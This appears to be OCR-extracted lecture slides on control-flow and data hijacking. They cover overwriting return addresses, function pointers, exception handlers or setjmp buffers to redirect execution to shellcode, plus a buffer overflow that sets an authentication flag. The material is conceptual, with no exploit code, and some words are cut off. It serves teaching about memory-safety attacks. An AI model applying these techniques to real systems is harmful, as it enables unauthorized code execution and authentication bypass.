
Find some way to **modify** a Control Flow Pointer to point to your shellcode, library entry point, or other code of interest.

Activate Step:

Find some way to **activate** that modified Control Flow Pointer.

Instances of Control Hijacking


Location in Memory	Control Flow Pointer	How to activate
Stack	Return Address	Return from function
Stack	Frame Pointer	Return from function
Stack	Function Pointers as local variables	Reference and call function pointer
Stack	Exception Handler	Trigger Exception
Heap	Function pointer in heap (i.e. method of an object)	Reference and call function pointer
Anywhere	setjmp and longjmp program state buffer	Call longjmp




Data Hijacking

odifying data in a way not intended

Example: Authentication variab





Exploited Situation:

User types in a password which is long enough to overflow buffer and into the authentication_variable. The user is now unintentionally authenticated